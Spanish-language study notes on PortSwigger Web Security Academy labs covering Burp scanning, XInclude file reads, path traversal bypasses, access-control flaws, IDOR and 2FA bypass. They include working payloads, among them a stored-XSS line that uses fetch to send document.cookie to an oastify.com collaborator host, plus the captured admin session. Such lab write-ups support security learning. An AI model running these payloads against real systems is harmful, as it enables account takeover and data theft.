

# BurpScan Lab Practitioner Escaneo Dirigido

Haremos crawling en el apartado de: http history --> do Active Scan con btn +drch

Aunque necesitaremos BurpPro:

The screenshot shows the Burp Suite Pro interface. The top navigation bar includes Dashboard, Target, Proxy (selected), Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, and Settings. Below the navigation is an organizer with sections for Extensions and Learn. The main area is the HTTP history tab, which displays a list of network requests. A context menu is open over the 57th request, which has the URL `/catalog/product?productId=2`. The menu options include Add to scope, Scan, Do passive scan, Do active scan (which is highlighted in blue), Send to Intruder, Send to Repeater, Send to Sequencer, Send to Organizer, Send to Comparer (request), and Send to Comparer (response). At the bottom of the interface, there are tabs for Request (Pretty, Raw, Hex) and Response (Pretty).

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type
50	https://www.googleapis.com	POST	/affiliation/v1/affiliation:lookupByHash...		✓	400	914	JSON
59	https://ginandjuice.shop	GET	/resources/js/stockCheck.js			200	1478	script js
58	https://ginandjuice.shop	GET	/resources/js/xmlStockCheckPayload.js			200	1010	script js
57	https://ginandjuice.shop	GET	/catalog/product?productId=2			200	12563	HTML
56	https://ginandjuice.shop	GET	/resou...	https://ginandjuice.shop/catalog/product?productId=2			1117	XML s'
36	https://ginandjuice.shop	GET	/catal...	Add to scope			17507	HTML
29	https://ginandjuice.shop	GET	/abou...	Scan			11772	HTML
20	https://ginandjuice.shop	GET	/resou...	Do passive scan			17985	text s'
19	https://ginandjuice.shop	GET	/resou...	Do active scan			2066	XML s'
15	https://ginandjuice.shop	GET	/resou...	Send to Intruder		^%I	4394	script js
12	https://ginandjuice.shop	GET	/resou...	Send to Repeater		^%R	6962	script js
11	https://ginandjuice.shop	GET	/resou...	Send to Sequencer			1806	XML s'

En el apartado Issues me sale la vulnerabilidad de la web, incluso payloads a probar:

## Issues

- > ! Out-of-band resource load (HTTP)
- > ! Strict transport security not enforced [4]
  - i Input returned in response (reflected)
  - i Cross-domain Referer leakage
- > i Cacheable HTTPS response [6]
  - i TLS certificate
- > i Frameable response (potential Clickjacking) [2]

Advisory	Request	Response	Collaborator HTTP interaction
Host:			<b>https://0a41000a03ae9228c0d8ec71006000ad.web-security-academy.net</b>
Path:			<b>/product/stock</b>

### Issue detail

It is possible to induce the application to retrieve the contents of an arbitrary external URL and return those contents in its own response. The payload <**obr**  
**xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include**  
**href="http://3txpey1pxsifrh19iqoi9rkrfilb91x2lu8kw9.oastify.com/foo"/></obr>** was

Mando al repeater la petición y en productID pongo esta línea:

```
foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text"
href="file:///etc/passwd"/>
```

[XInclude es una especificación emergente de W3C para la construcción de grandes documentos XML]

Obtengo el archivo /etc/passwd y solvento el LAB

## BurpScan Escaneando estructuras de datos no estándar y Puntos de inserción

Datos: wiener:peter

email: [wiener@normal-user.net](mailto:wiener@normal-user.net)

Debemos de eliminar carlos

Con btn + drch uedo escanear un sólo punto de inserción , como las cookies

Encuentro GET=id=wiener y veo que la cookie está asociado al user es: (El escaneo fue en la segunda cadena "session")

```
1 GET /my-account?id=wiener HTTP/2
2 Host: 0ab700c503e093f0808b3aaa00d8009e.web-security-academy.net
3 Cookie: session=wiener%3aJeXPt15F1FewUW1AIJrmzbKmnHf0jkF3A;
4 session=wiener%3a8PeVRPDCbds6tzJZYeALeSXUbsrBJdyZ
```

Observo que está separado por %3a , por lo que la web lo trata como dos inputs

Tras la espera suelta un XSS Stored:

The screenshot shows a security tool's interface with the following details:

11:26:43 6 Feb 2024 Task 8 ① Cross-site scripting (stored) https://0ab700c503e0... /my-account manual insertion poi... High

Advisory Request Collaborator DNS interaction Collaborator HTTP interaction Path to issue

**Cross-site scripting (stored)**

Issue: Cross-site scripting (stored)  
Severity: High  
Confidence: Certain  
Host: https://0ab700c503e093f0808b3aaa00d8009e.web-security-academy.net  
Path: /my-account

**Issue detail**  
The payload "><svg/onload=fetch //1acc91qxsdfwflwrc9vfem3lau1ozopch25tvgl4a\oastify.com>" was submitted in the manual insertion point 1. This payload is designed to caus...

## Exfiltración de cookies de admin

Dashboard --> Request --> mando request a repeater --> selecciono session y en inspector (a la derecha) me lo decodea

La decodificación es:

```
">
<svg/onload=fetch //1acc91qxsdfwflwrc9vfem3lau1ozopch25tvgl4a\oastify.com>:8PeVR
PDCbds6tzJZYeALeSXUbsrBJdyZ
```

Debo copiar el payload del apartado colaborador:

```
//1acc91qxsdfwflwrc9vfem3lau1ozopch25tvgl4a\oastify.com
```

Cambiarlo por :

También la cookie: :8PeVRPDCbds6tzJZYeALeSXUbsrBJdyZ

Por:

y añadirle el document.cookie

```
"><svg/onload=fetch(`//YOUR-COLLABORATOR-
PAYLOAD/${encodeURIComponent(document.cookie})`)>:YOUR-SESSION-ID
```

Payload real:

```
">
<svg/onload=fetch( //mnd4edku8wtlf7lphhs85oc1ssyjmaaz.oastify.com/${encodeURIComponent(document.cookie)} )>:olm9pLAPNKuAtrzXD0BVBuMksHq9nble
```

Vamos al collaborator al cabo de un rato y vemos una solicitud HTTP con las cookies de admin

Copiamos la línea de session y realizamos un smart decoder:

```
session=administrator:cL73IEc7T0IZSiJGuvvLW1YxbGhSSogo;
secret=4wPgFHqP625PQ09hTwlaNL3tUQhn6agb;
```

Copiamos la sesión y en las herramientas web lo copiamos en almacenamiento --> refresh

[Home](#) | [Admin panel](#) | [My account](#)

de estilos	Rendimiento	Memoria	Almacenamiento	Accesibilidad	Aplicación
▼ Filtrar elementos					
Nombre	Valor	Domain	Path	Expires / Max-Age	Tamaño
session	administrator%3acL73IEc7T0IZSiJGuvvLW1Y... session=administrator:cL73IEc7T0IZSiJGuvvLW1YxbGhSSogo;	oac3002b03c0e0c48596e5770042002d.web-securit...	/	Sesión	55
session	administrator:cL73IEc7T0IZSiJGuvvLW1Yxb... secret=4wPgFHqP625PQ09hTwlaNL3tUQhn6agb;	oac3002b03c0e0c48596e5770042002d.web-securit...	/image/blog/...	Sesión	53

Deleteamos a carlos

## Path Traversal

Vulnerabilidad que es capaz de mostrarnos el contenido viajando por la ruta del SO de la víctima.

Activar las respuestas:

Buscando un sitio donde inyectar los parámetros damos con imagen

```
GET /image HTTP/2
Host: 0aa80091046f0d2580ce6205005b00fb.web-security-academy.net
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Set-Cookie: session=knBoCsvmFNgB198IAoz8JrrHRV5Yb0od
SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 30
6
7 "Missing parameter 'filename'"
```

si dice que falta un parámetro debemos añadir ?parámetro --> ?filename=/etc/passwd  
Simplemente en la petición de la imagen, buscaremos /etc/passwd poniendo los .. que sean necesarios hasta llegar al archivo:

```
GET /image?filename=../../../../etc/passwd HTTP/2
```

## Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin-sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

Tengo que ver el apartado de scope en http history añadiendolo con btn + >

## Obstáculos comunes para explotar Path Trasversal

La web bloquea la búsqueda relativa de directorios pero no la absoluta

Simplemente poniendo la ruta absoluta de /etc/passwd funciona:

The screenshot shows a browser-based penetration testing interface. At the top, there are buttons for 'Send', a gear icon, 'Cancel', and navigation arrows. Below this is a 'Request' section and a 'Response' section.

**Request:**

Pretty	Raw	Hex				
1 GET /image?filename=/etc/passwd	HTTP/2					
2 Host:	0a1600ae03fc135680d13fb1006100a6.we	b-security-academy.net				
3 Cookie: session=	WoSbu9PiexFQiHNRrF27QoZaBZ6lC0ls					
4 User-Agent: Mozilla/5.0 (Windows NT	10.0; Win64; x64; rv:122.0)					
Gecko/20100101 Firefox/122.0						
5 Accept: image/avif,image/webp,*/*						
6 Accept-Language:	es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3					
7 Accept-Encoding: gzip, deflate, br						
8 Dnt: 1						
9 Referer:						

**Response:**

Pretty	Raw	Hex	Render
1 HTTP/2 200 OK			
2 Content-Type: image/jpeg			
3 X-Frame-Options: SAMEORIGIN			
4 Content-Length: 2316			
5			
6 root:x:0:0:root:/root:/bin/bash			
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin			
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin			
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin			
10 sync:x:4:65534:sync:/bin:/bin-sync			
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin			
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin			
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin			
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin			
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin			
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin			

## Búsqueda de archivos no recursiva

Utilizamos // para saltarnos la exclusión de "/" en el código :

```
1 GET /image?filename=....//....//....//etc/passwd HTTP/2
2 Host: 0af00f4041eb13582c48d52000000c6.web-security-academy.net
3 Cookie: session=66i809ok7IMHZVRTipQ1CqrlFCiMSVI
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Dnt: 1
9 Referer:
```

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
```

## Secuencias trasversales codificadas en URL

Esta vez tuvimos que enviarlo codificado en lenguaje de URL %252F significa "//"

```
1 GET /image?filename=..%252F..%252F..%252Fetc/passwd HTTP/2
2 Host: 0a74000604581fe80c276a800fb0099.web-security-academy.net
3 Cookie: session=wDStdLN0k4plGoET3tEIkDEAm2HenvIf
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Dnt: 1
9 Referer:
```

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
```

## Sitio esperado de inicio de ruta

3 directorios hacia atrás, se les escapa la ruta

```
1 GET /image?filename=/var/www/images/../../etc/passwd HTTP/2
2 Host: 0a8800b8034820e8826f485300210007.web-security-academy.net
3 Cookie: session=wL5eYzBqyGHEM5ImLYuT500sD36GOke
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Dnt: 1
9 Referer:
```

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
```

## Validación de archivo

Enviamos un byte nulo antes de la extensión:

```
1 GET /image?filename=
2 ../../etc/passwd\00.jpg
3 HTTP/2
4 Host: 0a1000d041fb619889241480073
5 0062.web-security-academy.net
6 Cookie: session=ZJnCNaIDHfosvlfN868BDe5avMqq
7 4b7e
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
9 Accept: image/avif,image/webp,*/*
10 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,e
11
12
```

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man
```

# ¿Cómo evitar Path Traversal?

1. Validar la entrada de usuario con una lista blanca
2. Verificar la entrada de contenido permitido como caracteres alfanuméricos únicamente
3. Verificar que la entrada comienza con la ruta esperada y no con un ../../etc/passwd
4. Código para validar esa entrada

```
File file = new File(BASE_DIRECTORY, userInput); if  
(file.getCanonicalPath().startsWith(BASE_DIRECTORY)) { // process file }
```

## [Mistery Lab DONE]

## Control de acceso

- Autenticación: el usuario es quién dice ser
- Dirección de sesión: identifica que solicitudes posteriores son realizadas por ese usuario
- Control de acceso: determina si el usuario está autorizado para llevar a cabo la acción que intenta hacer.

## Métodos de control de acceso basados en parámetros

La solicitud toma decisiones de control de acceso basadas en el valor presentado. Por ejemplo:

· <https://insecure-website.com/login/home.jsp?admin=true>

· <https://insecure-website.com/login/home.jsp?role=1>

Las aplicaciones determinan los privilegios y los guardan, puede ser en una cookie, campo oculto o una consulta pre establecida.

## Lab

En la url encuentro el archivo robots.txt

```
Usuario-agente: *
Desautor: /administrador-panel
```

Accedo a ello

## Lab2

Simplemente realizo un Active Scan a la URL miro sus directorios y saco :

<https://0a9a00420334c1f28017da9e0078001f.web-security-academy.net/admin-wu1ja8>

Seguridad por oscuridad: acto de asegurar algo por medio de la ocultación y el secreto

## Lab3 - Escalada de privilegios Vertical

En la petición HTTP se ve como la web clasifica los privilegios de usuarios:

```
POST /login HTTP/2
Host: 0ae2007a03c560f488086177005800d8.web-security-academy.net
Cookie: session=QwjTsPV9xstw34r7VDZuDEBtE6IKjUQb; Admin=false
```

Cambiamos el parámetro false por true

## Lab4 - Escalada de privilegios Horizontal

En una de las webs aparecía en la url el Userid de Carlos.

En una de las peticiones cambio el parámetro de mi user wiener ya logado por el suyo:

```
GET /my-account?id=34860420-c14c-4f4a-b146-4710630bb8b5 HTTP/2
Host: 0aae007904dc7d1382059c70002d00b2.web-security-academy.net
```

## Lab5 - Escalada de privilegios con passwd divulgada en la Web

Esta página podría revelar la contraseña del administrador o proporcionar un medio para cambiarla, o podría proporcionar acceso directo a la funcionalidad privilegiada.

Cambié mi user wiener por administrator en la URL:

```
🛡️ 🔒 ⚡ https://0ac900ed043425df826c061500ad00b7.web-security-academy.net/my-account?id=administrator
```

Inspecciono en el apartado de Mi Cuenta, cambio el parámetro de password a text y se puede ver la passwd, también con burp

## Lab - Rol de usuario modificado

En la petición para de /change-mail, aparece el correo, en la respuesta obtenemos esto

```
{
  "username": "wiener",
  "email": "wiener@normal-user.net",
  "apikey": "gpoCA3GU0zpTCm6rSYSnCpeATugyp4qF",
  "roleid": 1
}
```

Al email de la request, le añadimos el role2

```
{
  "email": "wiener@normal-user.net",
  "roleid": 2
}
```

```

1 HTTP/2 302 Found
2 Location: /my-account
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 126
6
7 {
8     "username": "wiener",
9     "email": "wiener@normal-user.net",
10    "apikey": "gpoCA3GU0zpTCm6rSYSn2peATugyp4qF",
11    "roleid": 2
12 }
```

Copiamos la URL del response y ya estamos logeados como admin, ya que sabemos que es el rol 2, eliminamos a carlos

## Lab - Control de acceso basado en URL

Podemos eludir estos controles gracias a la edición de cabeceras de:

- X-Original-URL: /admin/deleteUser
- `X-Rewrite-URL: /admin/deleteUser

Esta será la petición Original

```

GET /admin HTTP/2
Host: 0a55008604b982e08196d4e40002001e.web-security-academy.net
Cookie: session=nLpRC74GN3AG6cDnOHRZfJGK1JYcE7pD
```

Le añado X-Original-Url: /admin y le quito /admin para no entrar en esa url si no para que la habilite

```

GET / HTTP/2
Host: 0a55008604b982e08196d4e40002001e.web-security-academy.net
X-Original-Url: /admin
```

Ahora le diremos que URL queremos habilitar, y que acción tomar, de que campo, que lo pondremos en el GET

```


GET /?username=carlos HTTP/2
Host: 0a55008604b982e08196d4e40002001e.web-security-academy.net
X-Original-Url: /admin/delete
Cookie: session=nLpRC74GN3AG6cDnOHRZfJGK1JYcE7pD
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
```

## Lab - Access Control based on Methods

Cambiaremos el tipo de petición a:

` GET POST PATCH OPTIONS DELETE Nos dan credenciales administrador:admin , para logearnos y jugar con los permisos de los users ![[Pasted image 20240418124034.png]] Vemos que con el usuario wiener, con esta misma petición no tenemos acceso ![[Pasted image 20240418124043.png]] Lo que haremos será copiar la cookie de sesión de administrador, y tras logearnos con wiener:peter , pego la cookie de sesión, botón + derecho --> change request method, y vemos

como los parámetros username y action, van a la petición URL y en vez de ser un POST será un GET para decirle al server que nos de la página con privilegios siendo wiener`




```
GET /admin-roles?username=wiener&action=upgrade HTTP/1.1
Host: 0a1200e404afaf7881fb124000930043.web-security-academy.net
Cookie: session=ihqoXEXL1AReTCSkL7RauyZTTpiveRM
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Origin: https://0a1200e404afaf7881fb124000930043.web-security-academy.net
Dnt: 1
Referer: https://0a1200e404afaf7881fb124000930043.web-security-academy.net
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

## Lab - Control de acceso de 3 pasos con fallo en el 3º paso

Nos logeamos como admin y vamos a la siguiente petición para ver como se comporta la web.

Nos logeamos con wiener y repetimos la misma petición, pero cambiando la cookie de admin por la de wiener para aumentar los privilegios, resulta que la web se salta el 3º paso.

### Request



Pretty	Raw	Hex	Hackvertor
1 POST /admin-roles HTTP/2	1 POST /admin-roles HTTP/2		
2 Host: 0a3e00d3031d1516809d8ad300ec0042.web-security-academy.net	2 Host: 0a3e00d3031d1516809d8ad300ec0042.web-security-academy.net		
3 Cookie: session=sdeYe4Rg7iq59PAyWgmPVXYOSvlp8Jzg	3 Cookie: session=sdeYe4Rg7iq59PAyWgmPVXYOSvlp8Jzg		
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0	4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0		
5 Accept:	5 Accept:		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3	6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3		
7 Accept-Encoding: gzip, deflate, br	7 Accept-Encoding: gzip, deflate, br		
8 Content-Type: application/x-www-form-urlencoded	8 Content-Type: application/x-www-form-urlencoded		
9 Content-Length: 45	9 Content-Length: 45		
10 Origin: https://0a3e00d3031d1516809d8ad300ec0042.web-security-academy.net	10 Origin: https://0a3e00d3031d1516809d8ad300ec0042.web-security-academy.net		
11 Dnt: 1	11 Dnt: 1		
12 Referer:	12 Referer:		
https://0a3e00d3031d1516809d8ad300ec0042.web-security-academy.net/admin-roles	https://0a3e00d3031d1516809d8ad300ec0042.web-security-academy.net/admin-roles		
13 Upgrade-Insecure-Requests: 1	13 Upgrade-Insecure-Requests: 1		
14 Sec-Fetch-Dest: document	14 Sec-Fetch-Dest: document		
15 Sec-Fetch-Mode: navigate	15 Sec-Fetch-Mode: navigate		
16 Sec-Fetch-Site: same-origin	16 Sec-Fetch-Site: same-origin		
17 Sec-Fetch-User: ?1	17 Sec-Fetch-User: ?1		
18 Te: trailers	18 Te: trailers		
19	19		
20 action=upgrade&confirmed=true&username=wiener	20 action=upgrade&confirmed=true&username=wiener		

## Lab - ID de user controlado por el parámetro de solicitud

LA directiva HTTP useSuffixPatternMatch , hace que no haya discrepancias entre dominios iguales por ejemplo -->

/admin/deleteUser.anything y /admin/deleteUser

Pero hay sistemas en que no es lo mismo esto /admin/deleteUser de esto

/admin/deleteUser/

Me aprovecharé de ello

Vulnerabilidad IDOR, cambio carlos por wiener y obtengo APIKey

```
https://0a8d00a104ec351e809a852f008f00f1.web-security-academy.net/my-account?id=carlos
```

## Lab - ID de user controlado por el parámetro de solicitud con Data Leak en la redirección

```
GET /my-account?id=carlos HTTP/2
Host: 0a9b00700350151480074982003400df.we...
```

Siguiendo la redirección una vez logeados, nos da la API de carlos

## Lab - Vulnerabilidad IDOR

Notamos que el servidor almacena los log del live chat y que al descargarnos alguno podemos obtener algo de información así que lo mandamos a INTRUDER

```
1 GET /download-transcript/$590$.txt HTTP/2
```

Creamos números del 0 al 1000, grepeamos por la palabra, password, pwd, pswd,passwd y obtenemos una contraseña, sólo hará falta enumerar al usuario el cuál estará puesto en el chat

## Lab - Access control based on Referer

Nos logeamos como admin y vamos a la siguiente petición para ver como se comporta la web.

Nos logeamos con wiener y repetimos la misma petición, pero cambiando la cookie de admin por la de wiener para aumentar los privilegios, resulta que la web se salta OTAR VEZ el 3º paso.

- Esta web entiende que el referer tiene que estar en /admin porque si no, no estarías en el panel de administración y estarías enviando una petición única la cuál, sólo podrían

acceder los administradores

```
1 GET /admin-roles?username=wiener&action=upgrade HTTP/2
2 Host: 0a470080034809c0842a276700460073.web-security-academy.net
3 Cookie: session=omZ0Ysr6hrd4y3lxnhqCXTj4SsL5M8kZ
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101
5 Firefox/125.0
6 Accept:
7   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
8 .8
9 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
10 Accept-Encoding: gzip, deflate, br
11 Dnt: 1
12 Referer: https://0a470080034809c0842a276700460073.web-security-academy.net/admin
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Te: trailers
```

## [MisteryLab Done]

# Autenticación

- Autorización: el usuario tiene los privilegios para llevar a cabo la acción que intenta
- Autenticación: el usuario es quién dice ser

## Durante el Pentest

1. Comprobar si se revela algún user o mail públicamente
2. Puedo acceder al perfil sin iniciar sesión?
3. Hay veces que el nombre de user es el mismo que el del login
4. Comprobar las respuestas HTTP para ver si se divulga alguna dirección de correo electrónico.

## Enumeración de usuarios en brute force

Cosas que suceden si hay indicios de que un usuario existe

1. El mensaje de error es diferente
2. El delay de la web indica que algo está sucediendo
3. Los códigos de estado diferentes son fuertes indicadores

## Eludiendo 2FA

Hay webs que no verifican si el usuario introdujo la clave de 2 factor antes de cargar la página, ahí entramos nosotros

El usuario añade su nombre y password

```
POST /login-steps/first HTTP/1.1 Host: vulnerable-website.com ...
username=carlos&password=qwerty
```

Se le añade una cookie:

```
HTTP/1.1 200 OK Set-Cookie: account=carlos GET /login-steps/second HTTP/1.1
Cookie: account=carlos
```

Al iniciar el usuario introduce el código de 2FA utilizando la cookie anterior para saber con qué cuenta intenta autenticarse:


```
POST /login-steps/second HTTP/1.1 Host: vulnerable-website.com Cookie:
account=carlos ... verification-code=123456
```

Ahí entro yo para cambiar la cookie del usuario que quiero, introduciendo una cuenta antes creada:

```
POST /login-steps/second HTTP/1.1 Host: vulnerable-website.com Cookie:
account=victim-user ... verification-code=123456
```

## Lab1 - 2FA

Lo que hago es antes de introducir el código de 2 factor con las credenciales de la víctima , directamente en la url voy a la página de my-account, porque la web no verifica si se ha presentado el código:



A screenshot of a browser's address bar and status bar. The address bar shows a long URL starting with 'https://0a5300aa047c140c80...'. The status bar shows 'GET /my-account'.

## Lab2 - 2FA lógica rota

Accedo con mi cuenta normal, en el cliente de correo preparado por PortSwigger, hay un código 2FA, lo introduzco: (Me fijo en que la cookie aparece el nombre de wiener por lo que podemos cambiarlo)

```
POST /login HTTP/2
Host: 0a070006041ad5f98174434f00530010.web-security-academy.net
